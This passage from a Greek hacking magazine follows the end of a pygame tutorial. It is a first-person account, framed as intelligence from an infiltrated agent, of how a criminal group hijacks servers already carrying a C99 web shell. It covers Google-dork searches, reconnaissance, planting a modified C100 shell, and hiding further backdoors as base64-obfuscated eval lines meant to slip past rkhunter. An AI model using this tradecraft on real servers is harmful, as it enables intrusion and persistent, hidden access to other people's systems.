4. Στο πρόγραμμά μας η Spin αναλαμβάνει η ίδια να σχεδιάσει διαδοχικά 50 φορές τη γραμμή, οπότε αναγκαστικά χρειάζεται να καλέσει την pygame.display.update() και την clock.tick(framerate) για να τα δείξει. Ίσως θα ήταν σκόπιμο αυτά να γίνονται στο κύριο πρόγραμμα. Μετατρέψτε την ώστε κάθε φορά που καλείται να παράγει μόνον ένα αποτέλεσμα και μεταφέρετε το update και το βρόχο των 50 επαναλήψεων στο κύριο πρόγραμμα.
5. Διαβάστε στο pygame.org πώς μπορείτε να βάλετε ήχο. Το αρχικό Graphics Match είχε ήχο!
6. Ψάξτε για βελτιώσεις στον κώδικα και ξαναγράψτε τον σύμφωνα με το δικό σας στυλ. Σε κάθε προγραμματιστικό πρόβλημα υπάρχουν περισσότερες από μία υλοποιήσεις.

Και τώρα που εξασφάλισα ότι θα ξενυχτήσετε για τον επόμενο ενάμιση μήνα, σας αφήνω να μελετήσετε και να πειραματιστείτε με την ησυχία σας. Από το deltaHacker 008 θα ξεκινήσουμε να φτιάχνουμε σταδιακά το τελικό πρόγραμμα της σειράς. Μέχρι τότε, may the (Python) source be with you!

Skill: Advanced

Tags: jump box, pivoting, backdoor, base64 encryption, BDS, backdoor detection software

Οι blackhat hackers είναι αδίστακτοι. Το ίδιο όμως και οι πράκτορές μας, που έχουν πέσει με τα μούτρα στις εγκληματικές ενέργειες μόνο και μόνο για να πείσουν τους πραγματικούς εγκληματίες ότι ανήκουν στο ίδιο σινάφι. Έτσι μαθαίνουν τις τακτικές του αντιπάλου από πρώτο χέρι και φυσικά... ενημερώνουν κι εμάς!


ΟΜΑΔΑ WHITE:

ΑΠΟΣΤΟΛΗ JUMP-BOXES!

by Thiseas

Πράκτορές μας έχουν καταφέρει να παρεισφρήσουν σε μια κλειστή ομάδα blackhat hacker. Η εν λόγω ομάδα δραστηριοποιείται στο Internet επιδιώκοντας το γρήγορο κέρδος, μέσα από παράνομες ενέργειες. Το όνομά της είναι WHITE και προκύπτει από τα αρχικά των λέξεων WHITE Hacking Is Too Easy[1]. Η συγκεκριμένη ομάδα πουλάει διάφορα είδη δεδομένων στη μαύρη αγορά, όπως κωδικούς πιστωτικών καρτών, προσωπικά στοιχεία σε εταιρίες SPAM, καθώς κι ολόκληρες βάσεις δεδομένων. Επίσης, η ομάδα WHITE αποσπά χρήματα από τα θύματά της, απειλώντας ότι θα δημοσιοποιήσει ευαίσθητα προσωπικά στοιχεία ή εταιρικά μυστικά. Φυσικά, η βιομηχανική κατασκοπία και οι επιθέσεις DDoS επί πληρωμή δεν θα μπορούσαν να λείπουν από το ρεπερτόριο αυτών των εγκληματιών.

Με την ομάδα WHITE θα ασχοληθούμε σ' αυτό το άρθρο, αλλά και σε αρκετά μελλοντικά. Σκοπεύουμε, βλέπετε, να παρακολουθήσουμε στενά τις δραστηριότητές της, όπως και τον τρόπο που εργάζεται. Βέβαια, δεν μπορούμε να εγγυηθούμε ότι θα γράφουμε κάτι σε κάθε τεύχος. Όμως το μόνο σίγουρο είναι ότι θα γράφουμε όσο κι όποτε λαμβάνουμε πληροφορίες για τη δράση της!



Εικόνα 1: *Με μια επίσκεψη στο Exploit Database, είναι αρκετά εύκολο να εντοπίσουμε κατειλημμένους server...*

Γνωριμία με την ομάδα


Η ομάδα WHITE αποτελείται από 20 άτομα, από διάφορες χώρες του κόσμου. Οι περισσότεροι δεν έχουν συναντηθεί ποτέ από κοντά, ενώ όλοι τους επικοινωνούν με ψευδώνυμα και κανείς δεν ξέρει τα πραγματικά ονόματα των άλλων. Οι δικτυακές τους συναντήσεις γίνονται σε κάποιον private dedicated server, ο οποίος βρίσκεται σε κάποιον host provider στην Ιάβα και τον οποίο έχει νοικιάσει ο αρχηγός της ομάδας με μια κλεμμένη πιστωτική κάρτα! Το απόρρητο της επικοινωνίας των

1. Ε, λοιπόν, ναι! Τα αυτο-αναφορικά αστεία δεν αρέσουν μόνο στον Stallman και δεν αποτελούν αποκλειστικότητα του GNU ;)

μελών διασφαλίζεται με ένα πρόγραμμα web chatting, το οποίο τρέχει σε HTTPS. Η WHITE χωρίζεται σε τμήματα, καθένα από τα οποία ειδικεύεται σε ξεχωριστό τομέα: Έτσι, υπάρχει ένα τμήμα το οποίο ασχολείται με το reversing, ένα άλλο το οποίο ασχολείται με το web hacking, ένα ακόμα για το exploitation και πάει λέγοντας. Ο πράκτορας, ο οποίος επικοινώνησε αυτή τη φορά μαζί μας, εργάζεται στο τμήμα του web hacking. Η τρέχουσα αποστολή του τμήματος είναι ο εντοπισμός και η κατάληψη διαφόρων servers, οι οποίοι θα χρησιμοποιηθούν ως jump-boxes. Τα jump-boxes είναι servers οι οποίοι χρησιμοποιούνται ως εφαλτήρια για επιθέσεις. Μέσα από ένα jump-box ο επιτιθέμενος κρύβει τη δική του διεύθυνση IP και προφυλάσσεται: Η επίθεση μοιάζει να προέρχεται από το jump-box το οποίο, ωστόσο, αποτελεί ένα ακόμα θύμα του επιτιθέμενου.

Από εδώ και πέρα θα συνεχίσουμε σε πρώτο πρόσωπο, διότι παραθέτουμε τις πληροφορίες όπως τις λάβαμε από τον άνθρωπό μας. Ελπίζουμε να ανεχθείτε το ύφος.

Εικόνα 2: *Το γνωστό C99 backdoor, εγκατεστημένο από κάποιους άλλους. Με τη βοήθειά του θα μπορέσω να εγκαταστήσω και τα δικά μου backdoor...*





Αναζήτηση

Μου ανατέθηκε η αποστολή να βρω μερικά jump boxes, τα οποία θα χρησιμοποιηθούν σ' ένα νέο κύκλο επιθέσεων. Είχα δύο επιλογές: Είτε να ψάξω για τρωτούς servers, να τους επιτεθώ και να σηκώσω σ' αυτούς κάποιο backdoor, είτε να ψάξω για servers τους οποίους έχουν καταλάβει άλλοι και να τους αξιοποιήσω κι εγώ! Η δεύτερη επιλογή μου άρεσε περισσότερο. Όταν ένα σύστημα έχει πολλούς διαχειριστές (νόμιμους και κυρίως παράνομους) η δουλειά των ερευνητικών αρχών γίνεται δύσκολη. Ο ρόλος του καθενός, η διεύθυνση από την οποία επιτίθεται, τα εργαλεία που χρησιμοποίησε και οι υπηρεσίες που σήκωσε, μπερδεύονται. Είναι σχεδόν αδύνατο να ξεκαθαριστεί ποιος έκανε τι, από πού και γιατί. Αυτό το μπέρδεμα με βόλευε γιατί θα με βοηθούσε να κρυφτώ αποτελεσματι-


κά. Έπρεπε, όμως, να βρω πολλούς κατειλημμένους servers και γρήγορα. Έτσι, αποφάσισα να στραφώ στο Google και συγκεκριμένα στη γνωστή Google Hacking Database, η οποία παρέχεται απλόχερα από το exploit-db (www.exploit-db.com/google-dorks/6).

Με μια γρήγορη αναζήτηση βρήκα αμέσως ένα γνωστό backdoor, σηκωμένο σε κάποιο site (εικόνα 2). Πρόκειται για το C99 web-shell, το οποίο είναι μάλλον διάσημο στους κύκλους του darknet. Για όσους δεν γνωρίζουν, είναι ένα απομακρυσμένο πρόγραμμα διαχείρισης δίσκων, αρχείων και βάσεων δεδομένων, σε έναν server. Σε τέτοιες περιπτώσεις δεν με ενδιαφέρει καθόλου ποιοι έχουν σηκώσει το backdoor κι ούτε τους ενοχλώ, εφόσον δεν με ενοχλούν ούτε κι αυτοί. Για την τρέχουσα αποστολή μου, αυτό που με ενδιέφερε ήταν να αξιοποιήσω το ξένο backdoor για να σηκώσω τα δικά μας, επομένως δεν θα πείραζα καθόλου το δικό τους. Για σιγουριά θα φύτευα αρκετά backdoors και σε διάφορες θέσεις του συστήματος, ώστε αν ανακαλυφθεί κάποιο να διατηρήσω τον έλεγχο του box. Επιπρόσθετα, για να αποφύγω την ανίχνευση από διάφορα προγράμματα BDS (Backdoor Detection Software), θα χρησιμοποιούσα κι ορισμένα encrypted backdoors. Έτσι, προγράμματα σαν το rkhunter (http://rkhunter.sourceforge.net) δεν θα αποτελούσαν καμία απειλή για τη δουλειά μου...





Εικόνα 3: *Η εκτέλεση του ver με ενημερώνει ότι το σύστημα τρέχει την έκδοση 5.2.3790 των Windows. Σύμφωνα με τη Wikipedia, πρόκειται για τα Windows 2003, με το SP2.*



Εικόνα 4: *Με τη βοήθεια μιας δικτυακής υπηρεσίας (whois) μαθαίνω αμέσως από πού κρατάει η σκούφια του server-θύματος...*


Αναγνώριση

Πριν από κάθε επίθεση συνηθίζω να συλλέγω όσο πιο πολλά στοιχεία μπορώ για το στόχο μου. Για παράδειγμα, φροντίζω να μάθω τα ακόλουθα:

- Πρόκειται για dedicated server ή όχι;
- Σε ποια χώρα βρίσκεται ο server;
- Σε τι αφορά το site (ή τα site) του server και σε ποιον ανήκει;

Τα παραπάνω με βοηθούν να αποφύγω διάφορες κακοτοπιές, όπως τα site κρατικών υπηρεσιών, ή ακόμα χειρότερα, σωμάτων ασφαλείας. Όπως αντιλαμβάνεστε, τα site αυτού του είδους παρακολουθούνται στενά και δεν υπάρχει κανένας λόγος να τους επιτεθώ, ακόμα κι αν μπορώ να τα καταλάβω πολύ εύκολα. Ο στόχος μου είναι να δρω αθόρυβα και διακριτικά. Επιπρόσθετα, συλλέγοντας τις πληροφορίες που ανέφερα προηγουμένως γλυτώνω και πολύτιμο χρόνο, αποφεύγοντας τις μάταιες και ανούσιες επιθέσεις σε honeypots! (Σ.τ.Ε. Ξέρετε, σαν αυτά που παρουσιάζουμε αναλυτικά στα τεύχη 006 και 007).

Είναι φανερό τώρα ότι, εφόσον είχα εντοπίσει ένα μηχάνημα στόχο, έπρεπε να μάθω όσο πιο πολλά μπορούσα γι' αυτό. Από το κέλυφος του εγκατεστημένου backdoor ήξερα ότι πρόκειται για σύστημα βασισμένο στα Windows NT. Έτσι, έτρεξα το ver για να μάθω λεπτομέρειες. Η εκτέλεσή του μου έδωσε το "Windows 5.2.3790" και από την Wikipedia έμαθα ότι πρόκειται για Windows Server 2003 με το Service Pack 2. Όλα καλά μέχρι εκεί. Στη συνέχεια εξέτασα τη διεύθυνση IP του συστήματος, με το δικτυακό πρόγραμμα `http://cqcounter.com/whois` (εικόνα 4). Ο server βρισκόταν στην εξωτική Ινδονησία. Καλό κι αυτό! Μετά, θέλησα να δω πόσα domain φιλοξενούσε το μηχάνημα. Γι' αυτή την εργασία χρησιμοποίησα και πάλι μια δικτυακή υπηρεσία (ψάξτε με "reverse IP lookup" και θα βρείτε πολλές). Έτσι, πληροφορήθηκα ότι ο συγκεκριμένος server



Εικόνα 5: *Με τη βοήθεια μιας άλλης δικτυακής υπηρεσίας (reverse IP), μαθαίνω πόσα άλλα domain φιλοξενούνται στον ίδιο server. Για τη συγκεκριμένη περίπτωση, όχι πολλά!*

φιλοξενούσε δύο ακόμα domain και οδηγήθηκα στο συμπέρασμα ότι πρόκειται για κάποιον dedicated server. Επίσης, με μια σύντομη αναζήτηση στους καταλόγους του δίσκου, είδα ότι τα πάντα βρίσκονται κάτω από τον κατάλογο D:\xampp. Το γεγονός αυτό σήμαινε ότι στο συγκεκριμένο μηχάνημα χρησιμοποιείται το ομώνυμο πακέτο Apache-MySQL-PHP για Windows. Έχοντας όλες αυτές τις πληροφορίες, ήμουν σίγουρος ότι η επίθεση θα άξιζε τον κόπο και ήμουν έτοιμος να την ξεκινήσω…

Επίθεση

Έπρεπε να χρησιμοποιήσω το C99-shell (το backdoor του άλλου εισβολέα) για να εγκαταστήσω τα δικά μου εργαλεία. Γι' αυτό, ξεκίνησα αναζητώντας τους υποκαταλόγους του συστήματος στους οποίους θα μπορούσα να γράψω. Με λίγα λόγια, τους καταλόγους με write access. Το C99-shell φαίνεται στην εικόνα 2. Εκεί θα δείτε ότι οι φάκελοι που αναζητούσα (όσοι επέτρεπαν την εγγραφή) εμφανίζονταν στη στήλη Perms (Permissions) με πράσινο χρώμα. Εφόσον είχα βρει τις κατάλληλες θέσεις, σκέφτηκα να χρησιμοποιήσω τη λειτουργία upload του εγκατεστημένου backdoor, για να ανεβάσω τα δικά μου. Αυτό όμως δεν δούλευε! Κάποιο απροσδιόριστο πρόβλημα εμπόδιζε το upload και μου εμφάνιζε ένα ενοχλητικό μήνυμα λάθους. Έτσι, αποφάσισα να ακολουθήσω άλλο δρόμο: Θα δημιουργούσα ένα αρχείο μέσω της γραμμής εντολών, θα το έκανα edit και θα έγραφα μέσα του τον κώδικα για το δικό μου backdoor!

Ξεκίνησα δημιουργώντας ένα κενό αρχείο. Αυτό το έκανα εκτελώντας την ακόλουθη εντολή:


```
echo " > info.php
```

Όπως βλέπετε, δημιούργησα το αρχείο info.php. Αμέσως μετά το άνοι-


ξα (edit), χρησιμοποιώντας πάντα τις λειτουργίες του εγκατεστημένου backdoor. Μέσα στο αρχείο επικόλλησα (paste) τον κώδικα του δικού μου backdoor. Ουσιαστικά, δεν ήταν ακριβώς δικό μου το backdoor, αλλά μια τροποποιημένη εκδοχή του C100 shell. Στη συνέχεια αποθήκευσα το αρχείο και το backdoor ήταν πλέον έτοιμο. Ή μήπως όχι; Δεν ήμουν σίγουρος και γι' αυτό αποφάσισα να κάνω μια δοκιμή. Ήθελα να ελέγξω αν ήταν δυνατό να εκτελεστεί το backdoor, καθώς και το αν λειτουργούσε κανονικά. Γνωρίζοντας την ακριβή θέση στην οποία είχα αποθηκεύσει το αρχείο με τον κώδικα, σχημάτισα το κατάλληλο URL. Ένα URL, δηλαδή, το οποίο θα ζητούσε από το web server του συστήματος να προβάλει το info.php. Η δοκιμή μου στέφθηκε με επιτυχία. Ο web server φόρτωσε το info.php κι εφόσον περιείχε κώδικα σε PHP τον εκτέλεσε κανονικά. Έτσι, ξεκίνησε το δικό μου backdoor και μου ζήτησε τα απαραίτητα credentials (το username και το password που είχα καθορίσει μέσα στον κώδικά του). Το σύστημα με τον κωδικό και το όνομα χρήστη ήταν απαραίτητο, ώστε αν κάποιος ανακάλυπτε το backdoor να μην μπορούσε να το χρησιμοποιήσει. Βλέπετε, το δικό μου backdoor προοριζόταν μόνο για μένα και τις εργασίες της ομάδας μου!

Πλέον, μπορούσα να εργαστώ μέσα από το δικό μου κέλυφος. Το επόμενο βήμα ήταν να εγκαταστήσω πρόσθετα backdoor, τα οποία βέβαια, θα φρόντιζα να καμουφλάρω καλά! Μια μέθοδος που ακολουθώ για το καμουφλάζ, περιλαμβάνει την εύρεση ενός καταλόγου με τα ακόλουθα χαρακτηριστικά:

- Να επιτρέπει την εγγραφή (να μου δίνει write access).
- Να περιέχει αρκετά αρχεία (π.χ., πάνω από 50).
- Τα περισσότερα αρχεία του να είναι του ίδιου τύπου με αυτό το backdoor (στη συγκεκριμένη περίπτωση να είναι αρχεία PHP).



Εικόνα 6: *Για τη δημιουργία ενός κενού αρχείου στον server χρησιμοποιώ την εντολή echo...*




Εικόνα 7: *Αφού έφτιαξα ένα κενό αρχείο, το άνοιξα κι επικόλλησα τον κώδικα του δικού μου backdoor.*

Αφού βρήκα έναν τέτοιο κατάλογο, ξεκίνησα την εργασία για την τοποθέτηση του επόμενου backdoor. Για το σκοπό αυτό, δημιούργησα αρχικά έναν κλώνο κάποιου αρχείου, χρησιμοποιώντας την εντολή copy. Έτσι, έφτιαξα ένα νέο αρχείο, με ελαφρώς διαφορετικό όνομα. Ακολούθως άνοιξα το νέο αρχείο κι επικόλλησα τον κώδικα του backdoor. Αυτή τη φορά όμως είχα κρυπτογραφήσει τον κώδικα κατά base64. Έτσι, στο νέο αρχείο προσέθεσα κάτι τέτοιο:

```
<?php
eval(base64_decode('ZXJyb3JfcmVwb3J0aW5.. .. ..tPiAnOw=='));
?>
```

